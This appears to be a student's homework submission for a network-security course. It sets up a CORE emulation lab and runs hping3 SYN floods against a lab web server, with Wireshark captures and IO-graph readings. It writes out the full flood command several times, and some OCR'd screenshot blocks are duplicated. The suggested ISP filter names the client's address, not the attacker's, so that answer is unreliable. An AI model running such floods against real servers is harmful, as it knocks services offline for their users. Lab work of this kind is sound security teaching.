CSci 6541/4541
Homework 1

Name: Gabil Gurbanov

Tools:

CORE	Emulation Engine
Wireshark	Network packet dissector and analyzer
hping3	Stress testing tool

Key Points

- Install the following tools by running this command from a terminal:
  - sudo apt-get install wireshark hping3 iperf iftop

- To run Wireshark, run it from a shell on the Ubuntu VM not on the CORE scenario emulated nodes.
  - Use the command: sudo wireshark

- You can access your home directory at /home/core/ from any of the CORE scenario emulated nodes
  - You should store your working files there
  - When you run a scenario and open a terminal on a CORE emulated node, you will be in a directory that looks like this: /tmp/pycore.xxx/. This is a temporary directory that gets wiped when the emulation is stopped, so storing working files there is not a good idea

- Remember I talked about how virtual interfaces are created on the Ubuntu VM to each interface on the CORE emulated nodes. You can use these virtual interfaces to capture traffic using Wireshark.

HW 1 Part I (10pts total):

Notes:

1) Be clear in your answer and precise. Use at least one screenshot for each answer so I can see where you are getting it from.
2) All screenshots should occupy the width of this document like the scenario figure below

Accessing the files


- You can connect to the internet from your VM. You can access the blackboard and download the files
- Load the tarfile called hw1.tar
- Create a directory /home/core/homeworks/HW1. Untar the hw1.tar file in it.
    - You can use the command: tar -xf hw1.tar
- There should be one file and two directories under hw1/ directory: Client and Server.
    - Client includes “client” scripts
    - Server includes “server” scripts
    - An XML file that describes the scenario: scenario2.xml

Setting up the CORE scenario

- Make sure the CORE daemon service is running:
    - To check status: systemctl status core-daemon, if it is not running do the next step
        - To actually run the service: sudo systemctl start core-daemon

- Run the CORE GUI using the command: core-gui

- Load the file scenario2.xml in the CORE GUI. You should see the following CORE scenario



Running the CORE scenario

- Run the scenario by clicking on the green play button on the CORE GUI window

Server

- Run a terminal on the Server node and change directory to /home/core/homework/HW1/ hw1/Server
- Run start.sh script. This runs a python http.server module on the Server node on port 8000. It uses the index.html file provided as the front page.

Client

- Run a terminal on the Client node and change directory to /home/core/homework/HW1/ hw1/Client
- Run the script *run_curl.sh*
    - This script mimics a web browser
    - The script uses curl command to automatically access the main page on the index.html page hosted by the Server every 2 seconds. The request time and the HTML corresponding to the response are shown.

Attacker

- Run a terminal on Attacker 1
- Run the command: man hping3. This will display the manual for hping3
- Hit control-C when done reading the manual.

Your task is to investigate and characterize the impact of the DoS attack from Attackers on the webserver using Wireshark, the protocol analyzer.


HW Steps:

Using the network as is: First, run Wireshark (from the Ubuntu VM) on the link connecting the Server. Add a filter in Wireshark: ip.dst == 10.0.2.20. This will limit the packets shown to the ones destined to the server (so we are only counting bytes to Server = Attack traffic + Client traffic). With the HTTP client and servers running:

a. (0.5pt) Do a SYN flood DoS attack on the server using hping3 (do not use address spoofing) from Attacker1 only. Specify destination port 1026.

What command did you use?


Show a screenshot of the command (use full width of screen so I can see the command)



```
hping in flood mode, no replies will be shown
^C
--- 10.0.2.20 hping statistic ---
115800386 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker1:/tmp/pycore.1/Attacker1.conf#
root@Attacker1:/tmp/pycore.1/Attacker1.conf# sudo hping3 --flood --syn -V 10.0.2.20 -p 1026
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
--Sat Sep 20 22:11:42 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Sat Sep 20 22:11:44 UTC 2025--
<html>
  <b> Legit Server </b>
</html>
```

Show screenshot of Wireshark with the attack packets show. You must show source and destination addresses, source and destination port numbers, and protocol.



Capturing from beth11.0.1

```
Source     Destination Protoco Length Info
00000  10.0.4.20  10.0.2.20  TCP   54 42352 → 1026 [SYN] Seq=0 Win=512 Len=0
03625  10.0.2.20  10.0.4.20  TCP   54 1026 → 42352 [RST, ACK] Seq=1 Ack=1 Win=0 Le
01704  10.0.3.20  10.0.2.20  TCP   54 36384 → 1026 [SYN] Seq=0 Win=512 Len=0
05746  10.0.2.20  10.0.3.20  TCP   54 1026 → 36384 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
99200  10.0.4.20  10.0.2.20  TCP   54 47919 → 1026 [SYN] Seq=0 Win=512 Len=0
02200  10.0.2.20  10.0.4.20  TCP   54 1026 → 47919 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
06780  10.0.4.20  10.0.2.20  TCP   54 53287 → 1026 [SYN] Seq=0 Win=512 Len=0
12488  10.0.2.20  10.0.4.20  TCP   54 1026 → 53287 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
00984  10.0.3.20  10.0.2.20  TCP   54 46219 → 1026 [SYN] Seq=0 Win=512 Len=0
03525  10.0.2.20  10.0.3.20  TCP   54 1026 → 46219 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
96688  10.0.4.20  10.0.2.20  TCP   54 58874 → 1026 [SYN] Seq=0 Win=512 Len=0
98438  10.0.2.20  10.0.4.20  TCP   54 1026 → 58874 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

    Header Checksum: 0xf8d5 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.4.20
    Destination Address: 10.0.2.20
 › Transmission Control Protocol, Src Port: 42352, Dst Port: 1026, Seq: 0, Len: 0

0010  00 28 69 d3 00 00 3e 06  f8 d5 0a 00 04 14 0a 00   ·(i···>· ········
0020  02 14 a5 70 04 02 55 a4  f9 70 64 d3 55 cd 50 02   ···p··U· ·pd·U·P·
0030  02 00 e0 92 00 00                                  ······

Source Address (ip.src), 4 byte(s)     Packets: 22313 · Displayed: 22313 (100.0%)     Profile: Default
```

"ip.sr" is neither a field nor a protocol name. Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Factor
☑	All Packets		■	Line	Bits		None	1
☑	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits		None	1
☑	All Packets	ip.src==10.0.2.20		Line	Bits		None	1

Mouse ● drags ○ zooms   Interval 1 sec   □ Time of day   □ Log scale   ☑ Automatic Update   Reset

Help   Copy   Copy from   Close   Save As…

Terminal

```
--- 10.0.2.20 hping statistic ---
49314669 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf# sudo hping3 --flood --syn -V 10.0.2.20 -p 1026
```

Terminal


```
--- 10.0.2.20 hping statistic ---
200657412 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker1:/tmp/pycore.1/Attacker1.conf# sudo hping3 --flood --syn -V 10.0.>
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Ter...

```
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:32:47 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:32:57 UTC 2025--
```

b. (1pt) Is the attack effective? Why or why not (please justify)?
Answer in below

Show a screenshot of the client curl script indicating if the client is affected. If attack is effective, client should stop getting the HTML page from server every 2 seconds (it might slow down significantly, getting page every 10 seconds for instance).



Capturing from beth11.0.1

```
Source     Destination Protoco Length Info
00000  10.0.4.20  10.0.2.20  TCP   54 42352 → 1026 [SYN] Seq=0 Win=512 Len=0
03625  10.0.2.20  10.0.4.20  TCP   54 1026 → 42352 [RST, ACK] Seq=1 Ack=1 Win=0 Le
01704  10.0.3.20  10.0.2.20  TCP   54 36384 → 1026 [SYN] Seq=0 Win=512 Len=0
05746  10.0.2.20  10.0.3.20  TCP   54 1026 → 36384 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
99200  10.0.4.20  10.0.2.20  TCP   54 47919 → 1026 [SYN] Seq=0 Win=512 Len=0
02200  10.0.2.20  10.0.4.20  TCP   54 1026 → 47919 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
06780  10.0.4.20  10.0.2.20  TCP   54 53287 → 1026 [SYN] Seq=0 Win=512 Len=0
12488  10.0.2.20  10.0.4.20  TCP   54 1026 → 53287 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
00984  10.0.3.20  10.0.2.20  TCP   54 46219 → 1026 [SYN] Seq=0 Win=512 Len=0
03525  10.0.2.20  10.0.3.20  TCP   54 1026 → 46219 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
96688  10.0.4.20  10.0.2.20  TCP   54 58874 → 1026 [SYN] Seq=0 Win=512 Len=0
98438  10.0.2.20  10.0.4.20  TCP   54 1026 → 58874 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

    Header Checksum: 0xf8d5 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.4.20
    Destination Address: 10.0.2.20
 › Transmission Control Protocol, Src Port: 42352, Dst Port: 1026, Seq: 0, Len: 0

0010  00 28 69 d3 00 00 3e 06  f8 d5 0a 00 04 14 0a 00   ·(i···>· ········
0020  02 14 a5 70 04 02 55 a4  f9 70 64 d3 55 cd 50 02   ···p··U· ·pd·U·P·
0030  02 00 e0 92 00 00                                  ······

Source Address (ip.src), 4 byte(s)     Packets: 22313 · Displayed: 22313 (100.0%)     Profile: Default
```

"ip.sr" is neither a field nor a protocol name. Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Factor
☑	All Packets		■	Line	Bits		None	1
☑	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits		None	1
☑	All Packets	ip.src==10.0.2.20		Line	Bits		None	1

Mouse ● drags ○ zooms   Interval 1 sec   □ Time of day   □ Log scale   ☑ Automatic Update   Reset

Help   Copy   Copy from   Close   Save As…

Terminal

```
--- 10.0.2.20 hping statistic ---
49314669 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf# sudo hping3 --flood --syn -V 10.0.2.20 -p 1026
```

Terminal

```
--- 10.0.2.20 hping statistic ---
200657412 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker1:/tmp/pycore.1/Attacker1.conf# sudo hping3 --flood --syn -V 10.0.>
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Ter...


```
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:32:47 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:32:57 UTC 2025--
```

If attack is effective, show a gap in time when the client was not receiving

Hint:
(start client → client will start receiving html - wait 30 seconds → start attack → client will stop receiving html – wait 30 seconds → stop attack → client will start receiving again – wait 30 seconds → show the gap in time where client stopped receiving or is delayed).

c. (1pt) What is the magnitude of the attack (in bps)? Use Wirshark IO Graphs on the Server link to answer this question. Show screenshots to support your answer.

Use "bits" units in the y-axis as opposed to "packets".



```
        Source      Destination Protoco Length Info
455900  10.0.2.20   10.0.1.20   TCP     252 8000 → 51774 [PSH, ACK] Seq=1 Ack=79 Win=65152 Len=186 TSval=…
504364  10.0.2.20   10.0.1.20   HTTP    105 HTTP/1.0 200 OK  (text/html)
588318  10.0.2.20   10.0.1.20   TCP     105 [TCP Retransmission] 8000 → 51774 [FIN, PSH, ACK] Seq=
562958  10.0.1.20   10.0.2.20   TCP      66 51774 → 8000 [ACK] Seq=79 Ack=187 Win=64128 Len=0 TSv
939672  10.0.1.20   10.0.2.20   TCP      66 51774 → 8000 [FIN, ACK] Seq=79 Ack=227 Win=64128 Len=
952590  10.0.2.20   10.0.1.20   TCP      66 8000 → 51774 [ACK] Seq=227 Ack=80 Win=65152 Len=0 TSv
156395  10.0.1.20   10.0.2.20   TCP      78 [TCP Dup ACK 431#1] 51774 → 8000 [ACK] Seq=80 Ack=227
775279  10.0.2.1    224.0.0.5   OSPF     78 Hello Packet
991355  10.0.4.20   10.0.2.20   TCP      54 2175 → 1026 [SYN] Seq=0 Win=512 Len=0
001606  10.0.2.20   10.0.4.20   TCP      54 1026 → 2175 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
742431  10.0.4.20   10.0.2.20   TCP      54 2176 → 1026 [SYN] Seq=0 Win=512 Len=0
758891  10.0.2.20   10.0.4.20   TCP      54 1026 → 2176 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
    Protocol: TCP (6)
    Header Checksum: 0x5040 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.1.20
```

```
tic ---
ed, 0 packets received, 100% packet loss
.0/0.0/0.0 ms
.1/Attacker3.conf#
.1/Attacker3.conf#
.1/Attacker3.conf#
.1/Attacker3.conf#
.1/Attacker3.conf# sudo hping3 --flood --syn -V 10.0.2.20 -p 1026^C
.1/Attacker3.conf# 
```

```
--- 10.0.2.20 hping statistic ---
237814993 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
<conf# sudo hping3 --flood --syn -V 10.0.2.20 -p 1026
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
--Thu Sep 25 23:39:20 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:39:22 UTC 2025--
<html>
  <b> Legit Server </b>
</html>
```

Click to select packet 15947 (112s = 1.595e+05).


Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Factor
✓	All Packets		■	Line	Bits		None	1
✓	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits		None	1
✓	All Packets	ip.src==10.0.2.20	🟦	Line	Bits		None	1

d. (0.5pts) What Wireshark filter would you use to succinctly characterize the attack traffic to your ISP so they can filter it out?

```
ip.src == 10.0.1.20 and tcp.dstport == 1026 and tcp.flags.syn == 1 and
tcp.flags.ack == 0
```

e. (2.5pts) Repeat questions "a" through "c" but run the attack from both Attacker1 and Attacker2. Did the answer from b & c change? Explain why or why not.


Didn't affect that much because the max bandwidth of outbound side node3 switch is less that bandwidth that's coming from attacker1 and attacker2 (which is bottleneck)



"ip.sr" is neither a field nor a protocol name. Click to select packet 71362 (394s = 7.517e+04).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Fa
☑	All Packets		■	Line	Bits		None	1
☑	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits		None	1
☑	All Packets	ip.src==10.0.2.20		Line	Bits		None	1

